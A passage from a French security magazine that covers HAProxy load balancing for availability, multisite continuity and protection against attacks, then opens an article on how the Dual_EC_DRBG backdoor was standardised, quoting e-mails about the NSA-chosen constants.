la répartition de charge effectuée naïvement aggrave l'indisponibilité en augmentant le risque de présenter une anomalie à un visiteur.

Le décideur qui a acheté les 10 serveurs ci-dessus n'acceptera pas longtemps cette démonstration comme excuse pour la baisse de son chiffre d'affaires en ligne. Sa réaction immédiate sera certainement « mais pourquoi diable envoie-t-on des requêtes vers un serveur qui a planté ? ».

2.2 Vérifier en permanence la bonne santé des serveurs

Et bien le rôle principal du répartiteur de charge se situe justement là : s'intercaler entre le client et les serveurs dont **il vérifie en permanence la bonne santé** pour ne délivrer le trafic qu'à ceux qui sont pleinement opérationnels. Ces tests périodiques fréquents (typiquement chaque seconde) parfois appelés « tests de vie » sont plus couramment désignés par le terme anglais « health checks », c'est-à-dire « contrôles de bonne santé ». Une multitude de méthodes existent pour effectuer ces contrôles, avec un niveau de fiabilité plus ou moins élevé et un coût plus ou moins élevé pour le répartiteur de charge comme pour l'application.

Contre les pannes matérielles, un simple test de connectivité IP (« ping ») suffit souvent. Contre les plantages logiciels, il est indispensable d'effectuer des requêtes auxquelles seule une application en bonne santé saura répondre. Toute la subtilité se situe là, il faut coller au plus près du métier. Un site de vente de vêtements peut par exemple décider de lancer périodiquement une recherche des articles répondant à la description de « chaussettes » et s'assurer que des réponses valides sont fournies. Cela fait souvent peur au départ, et c'est pourquoi les tests de santé ont tendance à être déployés initialement de manière simple et facile à comprendre, comme un simple test de connectivité au port TCP du serveur web, et qu'au fil du temps ces tests s'affinent pour détecter les cas résiduels. Il s'agit en fait souvent d'une tentative de détection automatique du dernier échec rencontré, qui se transforme peu à peu en une forme d'addiction à la fiabilité occultant bien souvent les autres cas de pannes. Il faut en général comprendre que si le répartiteur de charge n'échoue plus que dans les cas où le serveur est tombé en panne dans la dernière seconde, le taux de disponibilité du service peut très rapidement remonter à 99.999% même avec des serveurs de très mauvaise qualité et des applications plantant tout le temps. Souvent déjà à 99.9% on ne se préoccupe plus des 0.1% de pertes potentielles de revenus ni des risques d'atteinte à l'image de marque. En outre, on constate sur le terrain que les tests de bonne santé sont souvent dénaturés pour prendre en compte les besoins d'arrêt en douceur des serveurs pour effectuer des maintenances à chaud, souvent via la mise en place d'agents sur les serveurs ou de code spécifique dans l'application.

2.3 Le facteur humain

Tous les hébergeurs pratiquant un gel des opérations non critiques à certaines périodes de l'année le diront : ces périodes où il est interdit de toucher aux équipements sont celles où le nombre de pannes est de très loin le plus faible. Comme les répartiteurs de charge sont souvent beaucoup moins manipulés que les autres composants, que ce soit par peur (tout le trafic passe par eux), par méconnaissance, ou plus simplement par absence de besoin d'y toucher (pas de mises à jour à appliquer), ils sont bien moins sujets aux erreurs humaines que le reste de l'infrastructure, et cela contribue grandement à leur forte disponibilité. Regardez d'ailleurs depuis combien de temps votre routeur frontal n'a pas été redémarré, vous serez sans doute surpris.

2.4 La fiabilité du répartiteur en question

Malgré tout le soin apporté à la fiabilité, les répartiteurs de charge aussi contiennent des bugs, tombent en panne, ont besoin de mises à jour et sont tributaires du matériel. C'est pourquoi **il est primordial d'utiliser des produits réputés et éprouvés**, et surtout de ne jamais essayer d'improviser son propre répartiteur de charge. Les éditeurs de répartiteurs de charge sont (au moins pour les plus sérieux) transparents sur le niveau de fiabilité des versions qu'ils proposent et ne poussent jamais à utiliser la toute dernière version, car ils savent que chaque bug rapporté porte atteinte à l'image de leur produit. Les versions commerciales **[2]** dérivées de HAProxy attendent généralement 6 mois avant de commencer à l'intégrer dans les produits et les clients non pressés n'adoptent ces versions qu'au bout d'un an. Pendant ce temps, des centaines de milliers de sites auront eu l'opportunité de rapporter d'éventuels problèmes qui se verront corrigés. Il faut bien voir que les clients veulent souvent pouvoir déployer le produit, le configurer et l'oublier définitivement. Il n'est pas rare de rencontrer sur le terrain de tels produits n'ayant pas été relancés une seule fois en 3 ans. Du point de vue des mises à jour de sécurité, cela peut être perçu comme un désastre, mais tout dépend de l'environnement dans lequel le produit opère, car le plus souvent un produit comme HAProxy est installé sur un système débarrassé de tout composant inutile et auquel très peu de gens ont accès, ce qui le rend peu sensible aux vulnérabilités nécessitant des redémarrages. Au final, cette approche porte ses fruits : les pages de statistiques fournies par HAProxy montrent très souvent des dizaines à des centaines de pertes de serveurs couvertes par mois pendant lesquelles pas une seule panne du répartiteur n'est survenue.

2.5 Gérer la panne du répartiteur

Afin de couvrir les cas résiduels où le répartiteur de charge est lui-même à l'origine de la panne, on applique

souvent la technique consistant à le redonder. Contrairement aux apparences, cela est souvent bien plus simple que de redonder les serveurs. En effet, **un répartiteur de charge ne possède normalement aucun contexte stocké**, si bien qu'il ne dépend pas de la machine sur laquelle il tourne et ne nécessite pas de migrer de données vers une autre machine en cas de bascule. En fait, il peut être amené à stocker des informations en mémoire comme des associations entre des cookies de session et des identifiants de serveurs, mais il faut éviter cela à tout prix justement pour faciliter les bascules. HAProxy sait échanger ses tables de correspondances avec d'autres nœuds, donc ce n'est pas un critère rédhibitoire, mais cela reste une bonne pratique que de n'avoir besoin de rien partager. Des mécanismes tels qu'un mode actif/passif basé sur le protocole VRRP **[3]** sont tout à fait appropriés pour migrer l'adresse IP du répartiteur d'une machine vers une autre au sein du même réseau local et déclencher ainsi une bascule du trafic. Le composant « Keepalived » **[4]** est couramment utilisé conjointement à HAProxy pour cela (et c'est lui aussi un produit français né sur le terrain, preuve s'il en est que les opérateurs d'infrastructure français restent préoccupés par la qualité de service). Grâce à la directive « vrrp_script » **[5]**, il sait même surveiller le processus HAProxy et faire des tests complémentaires pour déclencher des bascules immédiates (une seconde) en cas de dysfonctionnement. **On voit encore parfois à tort des mécanismes de type cluster** avec migration de systèmes de fichiers et redémarrage de service à froid sur ce genre de composant, et c'est une grave erreur. Ces mécanismes sont adaptés pour les systèmes partageant des données en écriture tels que les serveurs de bases de données, où l'on veut s'assurer que plus d'un nœud aura accès à la ressource à la fois. Aussi, un service redémarré va devoir découvrir les serveurs opérationnels derrière lui et perdre du temps à envoyer le trafic au mauvais endroit. À l'inverse, les **mécanismes de redondance d'adresse virtuelle** comme VRRP garantissent qu'au moins un nœud sera présent, quitte à provoquer une situation où les deux le sont (« split brain ») dans certains cas de panne, mais assurant quand même le bon fonctionnement du service pour l'utilisateur. Point important à noter, **il faut toujours prévoir une adresse de service** distincte de l'adresse du serveur lorsqu'on met en place un répartiteur de charge, c'est cela qui permet de migrer facilement le service d'un nœud à l'autre et de conserver une bonne flexibilité. Des approches complémentaires à base de routage existent, comme ECMP (*Equal-Cost Multi-Path routing*), qui sont plus souvent déployées dans les environnements à base de commutateurs de niveau 3 ou bien en multisite. Le principe général est alors d'avoir un service d'injection de routes (« RHI » pour *Route Health Injection*) sur chaque nœud de répartition de charge annonçant via les protocoles BGP ou OSPF la disponibilité du répartiteur de charge et de ses serveurs vers les routeurs et/ou commutateurs frontaux. Ces options sont peu représentées, ou du moins limitées dans le monde libre, mais souvent proposées dans les offres commerciales. Les solutions uniquement à base de DNS sont à bannir, car elles ne laissent aucun contrôle sur la vitesse de bascule et l'on ne converge jamais totalement vers les 100%, donc on doit se résoudre à couper du trafic au bout d'un certain temps lorsque la bascule est inévitable.

3 Passage en multisite

Si la mise en place d'une répartition de charge est une chose simple sur un seul site, il en est toute autre chose dès que l'on parle de plusieurs sites. L'existence même de plusieurs sites découle souvent de choix stratégiques motivés par des enjeux très différents d'une entreprise à l'autre, mais au bout du compte on retrouve souvent les quatre catégories suivantes constituant en réalité des étapes successives dans l'évolution de l'infrastructure vers le multisite :

- **PRA** : Plan de Reprise d'Activité - on cherche juste à limiter la casse en cas d'incident peu probable, mais grave comme l'incendie d'un datacenter ;
- **PCA** : Plan de Continuité d'Activité - on ne veut pas disparaître à cause d'une double panne des réseaux opérateurs ou d'une panne électrique prolongée sur un datacenter ;
- **délestage actif-actif** : on utilise les ressources du PCA pour répartir la production sur les différents sites ;
- **géolocalisation** : on optimise le placement des visiteurs sur les datacenters les plus proches.

3.1 Le PRA : simplicité, limites et opportunités

Dans la pratique, un PRA simple nécessite assez peu de moyens matériels, car souvent les serveurs ne suivent pas les évolutions du site de production et se retrouvent sous-dimensionnés, ce qui n'est pas considéré comme un problème grave dans la mesure où l'on souhaite uniquement assurer sa présence sur le net à court terme, juste le temps de rétablir le mode nominal. **Un bon répartiteur de charge saura lisser la charge infligée aux serveurs pour leur éviter de tomber**, quitte à ralentir légèrement le site. Au minimum, il faut définir les deux procédures suivantes :

- la synchronisation des configurations du site de production vers le site de PRA ;
- l'assurance que l'on saura basculer sur le site de PRA en ne changeant que des entrées DNS.

Attention cependant, le site de secours n'étant pas utilisé en temps normal, les oublis ou erreurs de synchronisation de configuration restent souvent non détectés avant d'en avoir réellement besoin. Et comme les tests sont souvent difficiles à réaliser, on a parfois tendance à reposer simplement sur les tests de bonne santé effectués par les répartiteurs de charge pour valider que la chaîne applicative fonctionne comme prévu et que les configurations sont bien à jour. Même si une telle validation semble un peu légère, **elle permet en fait de s'assurer qu'en cas de bascule, la connectivité sera déjà bonne et que peu d'ajustements auront besoin d'être effectués** à la dernière minute. C'est pour gagner cette visibilité confortable que certains

administrateurs n'hésitent pas à déployer des tests de bonne santé avancés, et à faire tester tout ce qu'ils peuvent par les répartiteurs de charge, y compris des serveurs qui n'ont rien à voir avec le service couvert.

3.2 Le PCA : plus cher, mais tellement mieux

En général, suite à une panne de réseau opérateur au cours de laquelle on a jugé que le coût de bascule en PRA était plus élevé que celui de l'attente du rétablissement du mode nominal, on décide de convertir le PRA en PCA en se disant qu'à la prochaine panne, on pourra basculer en effectuant simplement une bascule DNS. L'impact technique est important, car il convient alors de dimensionner le site de secours suffisamment pour que les utilisateurs ne soient pas perturbés par une telle bascule. Il faut aussi en général mettre en place plusieurs chemins de communication entre les sites afin de synchroniser des informations et/ou des bases de données. Ces liaisons peuvent être dédiées et perdurer lors de la perte d'un accès frontal, ou bien être réalisées à l'aide de VPN passant par les accès publics. Dans tous les cas, ces liaisons coûtent cher et il convient d'en limiter le nombre et la capacité.

Une approche permettant de respecter ces contraintes consiste à configurer les répartiteurs de charge de chaque site avec la liste des serveurs locaux et distants, mais **avec une préférence pour les locaux**. On couple à cela un **mécanisme de persistance**, de préférence par insertion de cookie, permettant au client d'indiquer dans ses requêtes sur quel site sa session a été établie. Le répartiteur recevant ces requêtes saura ainsi aiguiller certaines d'entre elles sur l'ancien site s'il est toujours joignable, et les nouvelles sur son propre site. Cela assure que **le trafic intersite reste limité aux sessions en cours** et disparaisse rapidement. Dans le cas de HAProxy, cela se fait simplement en déclarant les serveurs distants avec le mot-clé « backup » **[6]**, indiquant qu'on ne les utilisera pas pour de nouveaux visiteurs. Le réel avantage de cette méthode est qu'elle assure que le retour en mode nominal se passe de manière totalement transparente, même dans le cas où les liaisons intersites sont réalisées à l'aide d'un VPN empruntant les accès publics. Lors d'une panne opérateur, une bascule « douloureuse » a lieu vu qu'il n'y a plus du tout d'accès au site nominal, mais lors du retour à la normale, les deux sites sont accessibles et le retour à la normale se fait en douceur, car le répartiteur du site principal continue d'avoir accès aux serveurs du site de secours pour assurer les sessions existantes.

Lorsque le PCA commence à bien fonctionner et à être bien maîtrisé par l'ensemble des personnes, le besoin de pouvoir l'utiliser pour opérer à tout moment sur le site nominal se fait sentir. La seule contrainte reste alors le critère du choix du site. Le DNS n'assure jamais une convergence de 100% du trafic sur un site ou l'autre, et la propagation prend du temps. On peut avoir par exemple 90% du trafic basculé en 1 minute, mais seulement 99% en une heure. Deux approches existent contre cela. La première, souvent coûteuse, consiste à gérer son propre AS BGP et d'annoncer ses propres adresses IP via différents chemins. Cette approche est fiable, bien maîtrisée par les opérateurs réseau, permet une bascule de site en quelques secondes, mais engendre une surconsommation d'adresses IP, ce qui n'est plus vraiment à la mode, surtout pour des sites utilisant moins d'une centaine d'adresses IP publiques. Une autre approche consiste à **placer le répartiteur de charge en tête de réseau**, devant toute l'infrastructure. C'est alors à lui qu'incombera la tâche de **rerouter le trafic vers l'autre site** lorsque le site local sera rendu inopérant. Cette approche se combine très bien avec les bascules DNS, car le répartiteur n'aura à rerouter qu'un faible pourcentage de trafic résiduel. Et comme dans le cas du simple site, les pannes de répartiteurs de charge sont rares d'autant que c'est un composant peu manipulé, donc ce risque est généralement considéré comme tout à fait acceptable lorsqu'il impacte au plus un très faible pourcentage de trafic résiduel. Cette approche permet aussi de déclencher des bascules complètes de site en journée de manière totalement transparente pour effectuer des opérations de maintenance.

3.3 Le PCA jusqu'au bout en actif-actif

Le lecteur avisé aura remarqué que si l'on place des répartiteurs de charge en frontal de l'infrastructure avec une possibilité de rerouter du trafic sur l'autre site, rien n'empêche d'utiliser les deux sites actifs et d'augmenter ainsi la capacité globale de traitement sans ajouter de matériel. Bon nombre de directions informatiques font le même choix lorsque le besoin d'augmenter la capacité même ponctuellement se fait sentir et que l'on comprend mal l'intérêt d'avoir autant de matériel dormant. Il faut toutefois prendre quelques précautions d'usage :

- limiter les échanges intersite qui peuvent coûter cher en bande passante ainsi qu'en latence si les sites sont éloignés. Les redirections HTTP sont assez efficaces contre cela. Le répartiteur frontal du site 1 redirigera alors les clients vers site1.example.org tandis que celui du site 2 les redirigera vers site2.example.org, et les adresses pointeront vers celles des sites respectifs. Cette approche est surtout utilisée lorsque les sites d'hébergement se trouvent dans différents pays, car la redirection impacte le ressenti utilisateur, surtout dans les environnements mobiles. Une approche plus complexe, mais plus optimale consiste à faire en sorte que l'application construise elle-même des liens référençant son propre site dans les réponses délivrées ;
- faire attention à ce que la capacité de traitement résultant de la panne d'un site suffise toujours à rendre le service de manière fiable, quitte à dégrader les performances. Ici encore le répartiteur de charge joue un rôle crucial. C'est à lui seul que revient la responsabilité de **réguler intelligemment le trafic** pour ne jamais surcharger un serveur. Correctement configuré, il lui est possible de faire fonctionner un serveur à 100% de sa capacité moyennant une


légère dégradation des temps de réponse. Cette approche permet en fonctionnement nominal de ne jamais dépasser 50 à 80% de charge par site, d'effectuer des maintenances planifiées pendant les périodes calmes et de supporter la panne d'un site même en pleine charge ;

- bien faire attention à nommer différemment les équipements des différents sites et à **journaliser les événements au maximum**. En effet, les dysfonctionnements intermittents augmentent avec le nombre de sites et deviennent très difficiles à comprendre lorsqu'on ne sait pas avec certitude par où le trafic passe.

Lorsque ces principes sont respectés, rien n'empêche de dépasser deux sites pour peu que les applications le supportent. Les applications subissent en effet souvent une contrainte liée aux possibilités de réplication des données entre les sites, et pour y faire face, certaines détournent les possibilités de modes actif/passifs de certains serveurs de bases de données.

3.4 Répartition géographique

Lorsque ces contraintes sont levées par les choix d'architectures et de technologies applicatives, il devient parfois intéressant de pouvoir placer les sites physiques au plus près des utilisateurs afin d'optimiser les temps de réponse. Les sites internationaux cherchent souvent à couvrir au moins 4 fuseaux horaires en plaçant des serveurs sur les côtes Est et Ouest des États Unis, d'autres en Europe et d'autres en Asie. On réutilise alors le fonctionnement décrit ci-dessus en combinaison avec de la géolocalisation d'adresse IP, méthode consistant à deviner dans quelle ville, quel pays ou continent un visiteur se trouve, et à choisir parmi une liste de services disponibles, celui dont il est le plus proche. Il existe principalement deux méthodes. La première consiste à utiliser des serveurs DNS capables de présenter des réponses différentes en fonction de l'adresse qui les requête. Certains fournisseurs de services DNS sont capables d'assurer eux-mêmes cette fonction. L'une des principales critiques envers cette méthode est qu'elle détecte réellement l'emplacement du serveur intermédiaire requêtant le serveur DNS final plutôt que celle du client lui-même et qu'elle est donc imprécise face à certains gros fournisseurs d'accès. L'autre méthode consiste à laisser le répartiteur frontal effectuer la redirection lui-même en fonction de l'adresse IP du client, comme dans le cas du choix du site actif ou passif. Cette méthode est plus simple et plus fiable, mais elle induit une latence initiale supplémentaire que le DNS aurait pu éviter. La solution optimale se situe ici aussi dans la combinaison des deux mécanismes de sorte que seule une petite partie de la population ait à subir cette latence initiale.



Acheminement du trafic sur le bon site après une bascule ou un retour à la normale. Le répartiteur de charge détermine le site cible d'après le nom du serveur indiqué par le cookie.

4 Apports en terme de sécurité

Les infrastructures d'hébergement de sites web engendrent des revenus et sont à ce titre la cible de bon nombre d'attaques, à la base desquelles on retrouve des tentatives d'extorsion, des tentatives de détournement de clients par un concurrent, des tentatives de collectes d'identifiants de paiement monnayables, et même de la simple malveillance.

4.1 Isolation protocolaire totale

Un répartiteur de charge fonctionnant en mode proxy comme HAProxy apporte naturellement une très bonne protection aux serveurs web. En effet, il s'agit déjà d'un proxy, donc il dispose de **deux connexions TCP distinctes** et totalement indépendantes l'une de l'autre vers le client et vers le serveur. Cela veut dire que **les attaques protocolaires** employant par exemple des paquets malformés ou de l'usurpation d'adresse IP (*IP spoofing*) **ne seront jamais relayées aux serveurs**. Cela veut également que les serveurs peuvent être hébergés sur un réseau privé non accessible d'Internet, ce qui limite très fortement les risques d'intrusions, de

vol de données, de récupération de codes malveillants à l'extérieur, ou de rebonds pour attaquer d'autres sites, vu que **le seul trafic qui passe est celui pour lequel des règles précises ont été configurées** sur le répartiteur de charge. Ensuite, le répartiteur de charge peut aussi traiter lui-même le déchiffrement SSL/TLS et éviter ainsi d'exposer **les vulnérabilités d'implémentations vieillissantes** des serveurs applicatifs se trouvant derrière. Seul le répartiteur aura besoin d'être maintenu à jour pour protéger tout le parc. Enfin, le répartiteur ne laisse passer que des requêtes HTTP qu'il a su comprendre, c'est-à-dire qu'elles sont complètes et valides. **Les requêtes malformées seront bloquées à l'entrée**. Les attaques comme Slowloris visant à saturer les serveurs avec des connexions lentes seront sans effet, car le répartiteur de charge est conçu pour supporter des charges de 100 à 1000 fois supérieures à celle d'un serveur web classique.

4.2 Fonctionnalités avancées

Au-delà des bénéfices indirects liés uniquement à la conception du produit, on va trouver des fonctionnalités propres à certains produits. HAProxy par exemple sait maintenir des statistiques avancées de trafic en fonction de nombreux critères tels que l'adresse IP source, des URL, des cookies, etc., qui peuvent même être partagées avec les autres sites. Il devient alors possible de programmer des décisions automatiques de traitements spécifiques sur comportements anormaux (répétition excessive d'une même URL pour une adresse IP donnée, etc.). Certains hébergeurs vont très loin dans ce niveau de programmation et parviennent à intégrer de la logique métier dans le produit pour résister à peu près à toutes les attaques. L'intégration récente du langage de programmation Lua laisse présager des configurations plus riches encore. Il faut tout de même savoir rester raisonnable et se dire qu'à tout moment **un répartiteur de charge doit pouvoir être remplacé sans perte de fonctionnalités essentielles**. C'est pour cette raison qu'HAProxy n'intègre pas de WAF (*Web Application Firewall* = filtrage applicatif Web) : le remplacement d'un WAF est incroyablement plus complexe que celui d'un répartiteur de charge et il faut toujours se réserver la possibilité de remplacer l'un sans devoir remplacer l'autre.

4.3 Prévoir de rajouter facilement des répartiteurs

Le répartiteur de charge pourra lui aussi devenir un point critique de l'infrastructure d'hébergement. Tout d'abord, il pourra atteindre des limites de capacité, notamment en terme de traitements SSL/TLS sur les très gros sites. Ces limites sont facilement contournables par la mise en place de plusieurs répartiteurs sur la même adresse de service, ce qui est souvent réalisé en utilisant le protocole ECMP vers les commutateurs frontaux. Un nouveau problème survient alors, qui est que l'on ne veut pas que chaque connexion engendre une renégociation TLS dès qu'elle tombe sur un autre nœud que la précédente, cas fréquent lorsque le trafic est réparti de manière aléatoire entre plusieurs terminaisons TLS. Une répartition frontale basée sur l'adresse IP source répond généralement assez bien à ce cas de figure. Sinon la mise en place d'un partage des secrets utilisés pour émettre les tickets TLS évite également ce problème.

4.4 Le répartiteur doit se protéger

Le répartiteur frontal sera le premier rempart contre les attaques distribuées de déni de service (DDoS), dont il protégera également l'éventuel firewall placé derrière lui. Ces attaques de type *SYN flood* **[7]** ou de réflexion (DNS, NTP...) visant à **saturer sa pile TCP/IP** n'auront d'effet que sur l'OS du répartiteur de charge, qui devra se défendre lui-même sous peine de causer l'effondrement de la totalité du site. La première protection consiste ici à **configurer convenablement le système d'exploitation**. Mais au-delà du gigabit/s d'attaque, c'est peine perdue, ou bien il faudra déployer de multiples répartiteurs frontaux. Des boîtiers anti-DDoS externes peuvent alors s'avérer intéressants comparés au coût d'une ferme de répartiteurs de charge. Autrement il existe des extensions purement logicielles (telles que PacketShield qui équipe les versions commerciales d'HAProxy) qui permettent de tenir des niveaux de charge très élevés sur un faible nombre d'équipements et qui lèvent ainsi tout goulot d'étranglement. Il faut aussi garder à l'esprit qu'à partir du moment où **le lien internet frontal est saturé par le trafic d'attaque, seul le fournisseur d'accès internet pourra faire quelque chose**. Enfin, la répartition multisite à base de géolocalisation permet parfois de circonscrire l'attaque dans certaines zones géographiques seulement et faire en sorte que les visiteurs d'autres pays ne se rendent compte de rien.

5 Le mot de la fin

En conclusion, on retiendra que même si un répartiteur de charge ne fait pas tout, il fait beaucoup plus que de la simple répartition de charge, et il apporte surtout une très grande flexibilité qui permet de s'adapter rapidement et efficacement à tous les cas de figure qui se présentent, qu'il s'agisse de croissance rapide, de pannes graves ou d'attaques. C'est pour cela que ces produits se comparent toujours aux fonctionnalités rendues. C'est un très bon poste d'observation de l'activité générale de l'infrastructure et de son état de santé. C'est un composant fiable et performant, mais qu'il ne faut pas négliger, car même s'il a tendance à être le dernier élément opérationnel quand tous les autres ont déjà échoué, on n'est jamais prêt à accepter qu'il puisse être responsable de la moindre panne. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

SURVEILLANCE GÉNÉRALISÉE : DUAL_EC_DRBG, 10 ANS APRÈS

gapz – https://residus.eu.org

mots-clés : CRYPTOGRAPHIE / SURVEILLANCE / PRNG / DUAL_EC_DRBG / NSA

Les cas concrets où un organisme (la NSA peut-être ?) a influencé l'élaboration d'un standard cryptographique dans le but d'y ajouter une faille de sécurité sont extrêmement rares. Le cas de Dual_EC_DBRG, Dual Elliptic Curve Deterministic Random Bit Generator, un générateur pseudo-aléatoire, est un des plus parlants, nourri de détails soulevant nombre d'hypothèses sur la manière dont ce dernier a été normalisé, diffusé et, peut-être, dont la faille a été exploitée.

Introduction

Ces dernières années auront vu naître plusieurs articles, documentations et projets répertoriant des programmes que la NSA mène à des fins de surveillance de masse. Mais qu'en est-il des cas pratiques où l'on a effectivement trace de son intervention ? Depuis l'élaboration de DES à la fin des années 1970, où la NSA avait choisi délibérément l'agencement des S-Box afin de rendre l'algorithme plus résistant à la cryptanalyse différentielle alors inconnue du monde universitaire, on ne peut plus nier le rôle proactif que joue l'agence de renseignement dans le milieu de la standardisation des primitives cryptographiques et, de manière plus générale, dans le monde des mathématiques appliquées à la cryptographie. En témoignent d'ailleurs sa présence ou sa proximité dans nombre d'organismes de normalisation et standardisation de moyens cryptographiques : NIST, FIPS, ISO, ANSI, IETF/IRTF. En 2013, des informations concernant notamment le projet SIGINT de la NSA (visant notamment à affaiblir les standards cryptographiques) mettent définitivement fin à toute zone d'ombre : la NSA a effectivement élaboré un générateur pseudo-aléatoire avec une porte dérobée, Dual_EC_DRBG. Mais ces informations ne racontent pas tout, car il ne suffit pas de proposer une norme. Encore faut-il qu'elle passe à travers les différentes étapes d'audit par plusieurs d'experts du domaine, qu'elle soit acceptée, qu'elle soit implémentée, utilisée et que la porte dérobée soit effectivement exploitable. Cet article va tâcher de présenter l'ensemble des éléments actuellement disponibles de l'histoire du standard Dual_EC_DBRG. À savoir, une partie du déroulement de sa normalisation, le fonctionnement du générateur et de sa porte dérobée et, enfin, l'exploitabilité de cette dernière dans un cas pratique avec TLS et la backdoor de Juniper/ScreenOS. Cet article repose essentiellement sur le travail d'analyse effectué par des chercheurs en cryptographie, Daniel J. Bernstein, Tanja Lange et Matthew Green entre autres, ainsi que sur des documents obtenus notamment par l'Electronic Frontier Fondation auprès de l'administration états-unienne dans le cadre d'une requête « FOIA » (*Freedom Of Information Act*) afin d'obtenir le plus d'informations possibles sur la manière dont est intervenue la NSA dans le déroulement de la normalisation. On s'attachera alors à présenter des faits vérifiés par ces travaux (tous disponibles en ligne), et à appuyer ainsi certaines hypothèses. Cependant, même s'il apparaît clairement que la NSA a effectivement produit l'algorithme avec une porte dérobée, rien ne permet de dire avec exactitude quelle était leur véritable stratégie, ni même parfois comment ils sont intervenus durant la normalisation et, ultime doute difficilement vérifiable, s'ils ont effectivement exploité la porte dérobée. Enfin, concernant le caractère mathématique du sujet traité, cet article présentera avant tout les détails concernant la porte dérobée plutôt que ceux liés aux choix de la structure de Dual_EC_DRBG en termes de qualité de générateur pseudo-aléatoire. Aussi, que les esprits mathématiques rigoureux pardonnent par avance les abus de langage du présent document. La première partie traitera essentiellement des problèmes non techniques soulevés par le processus de normalisation de Dual_EC_DBRG pour continuer avec une description du fonctionnement de la porte dérobée et l'exploitabilité de cette dernière.

1 Normalisation de Dual_EC_DRBG

Il serait difficile de réécrire l'histoire de la normalisation de Dual_EC_DRBG dans un ordre chronologique, tant celle-ci est à la fois une reconstruction après découverte de la backdoor qu'une analyse encore en cours. Tout d'abord, en juillet 2004, un workshop du NIST (organisme de normalisation US) se tenait en présence de la NSA. Il concernait la génération des nombres pseudo-aléatoires ; Dual_EC_DRBG y était présenté pour la première fois par un employé de Entrust dans une intervention intitulée « Number Theoretic DRBGs » **[0]**. Introduit alors comme une alternative intéressante en termes de robustesse du fait des problèmes de théorie des nombres sur lesquels l'algorithme repose, son avantage serait de pouvoir produire une preuve de sa sécurité. Il souffre cependant de gros problèmes de performances : cent fois moins rapide qu'un générateur basé sur un mécanisme de hachage par exemple. Il suscite par ailleurs de vives critiques de la part de plusieurs analystes l'année suivant sa publication dans sa phase de révision. Plusieurs faiblesses sont identifiées : aucune preuve de sécurité n'est apportée et un biais est présent lors de la génération ; deux publications au moins mettront en exergue ce dernier problème **[1][2]**. Aucune de ces remarques ne sera prise en compte par le NIST, la date limite de dépôt des commentaires étant dépassée. Pourtant, le document décrivant la norme (SP 800-90) sera modifié à plusieurs reprises jusqu'à mai 2006, comme le relève « Dual EC : A Standardized Back Door » **[3]**. L'année suivante, en 2007, durant la « rump session » de la célèbre conférence Crypto, Dan Shumow et Niels Ferguson (chercheurs en cryptographie à Microsoft) émettent l'hypothèse de la présence d'une porte dérobée dans le générateur Dual_EC_DRBG **[4]**. L'algorithme ne reposant que sur une seule instance du problème du logarithme discret et utilisant deux constantes pour ces calculs, si les constantes sont bien choisies (l'ensemble du fonctionnement est décrit dans la partie suivante), alors il est possible de prédire les futurs bits générés par le DRBG en ayant connaissance de quelques bits passés. Bien entendu, le NIST recommande d'utiliser les constantes spécifiées dans le document décrivant le standard (SP 800-90 Appendix A). Bien entendu, il est nécessaire d'utiliser spécifiquement ces constantes pour pouvoir être certifié FIPS (laboratoire qui teste l'implémentation afin de vérifier sa conformité), quand bien même il est possible d'en utiliser d'autres (également en Appendix A). Mais alors, comment ces constantes ont-elles été choisies ? C'est ce qui a été révélé en 2014 par la diffusion d'un échange d'e-mails entre John Kelsey (l'un des auteurs du document produit par le NIST) et Don Johnson (Cygnacom, qui aidait à l'élaboration du standard) datant d'octobre 2004 **[5]** (figure 1).

---------- Original Message ----------
Subject: RE: Minding our Ps and Qs in Dual_EC
From: "Don Johnson" <DJohnson@cygnacom.com>
Date: Wed, October 27, 2004 11:42 am
To: "John Kelsey" <john.kelsey@nist.gov>

John,

P = G.
Q is (in essence) the public key for some random private key.

It could also be generated like a(nother) canonical G, but NSA kyboshed this idea, and I was not allowed to publicly discuss it, just in case you may think of going there.

Don B. Johnson

Figure 1 : Extrait de l'échange d'e-mails mettant en évidence le choix des constantes P et Q dans Dual_EC_DRBG.

Dès à présent, il est certain que la NSA a généré les constantes, et potentiellement de façon à exploiter la porte dérobée. C'est là l'ultime doute à l'heure actuelle : savoir de manière certaine si ces constantes ont effectivement été générées ainsi que le décrivait l'attaque de Shumow-Ferguson. La réponse de la NSA **[6]** fut : « *generated (P,Q) in a secure, classified way* ». John Kelsey indique également en mai 2014 **[6]** que l'ensemble de l'algorithme a été soumis par la NSA. Fait étayé par certains documents **[7]** diffusés après un FOIA, où John Kelsey fait lui-même appel à l'agence pour le conseiller :

X.3 DRBGs Based on Hard Problems

[[Okay, so here's the limit of my competence. Can Don or Dan or one of the NSA guys with some number theory/algebraic geometry background please look this over? Thanks! --JMK]]

Figure 2 : Extrait de « 9.12 Choosing a DRBG Algorithm ».

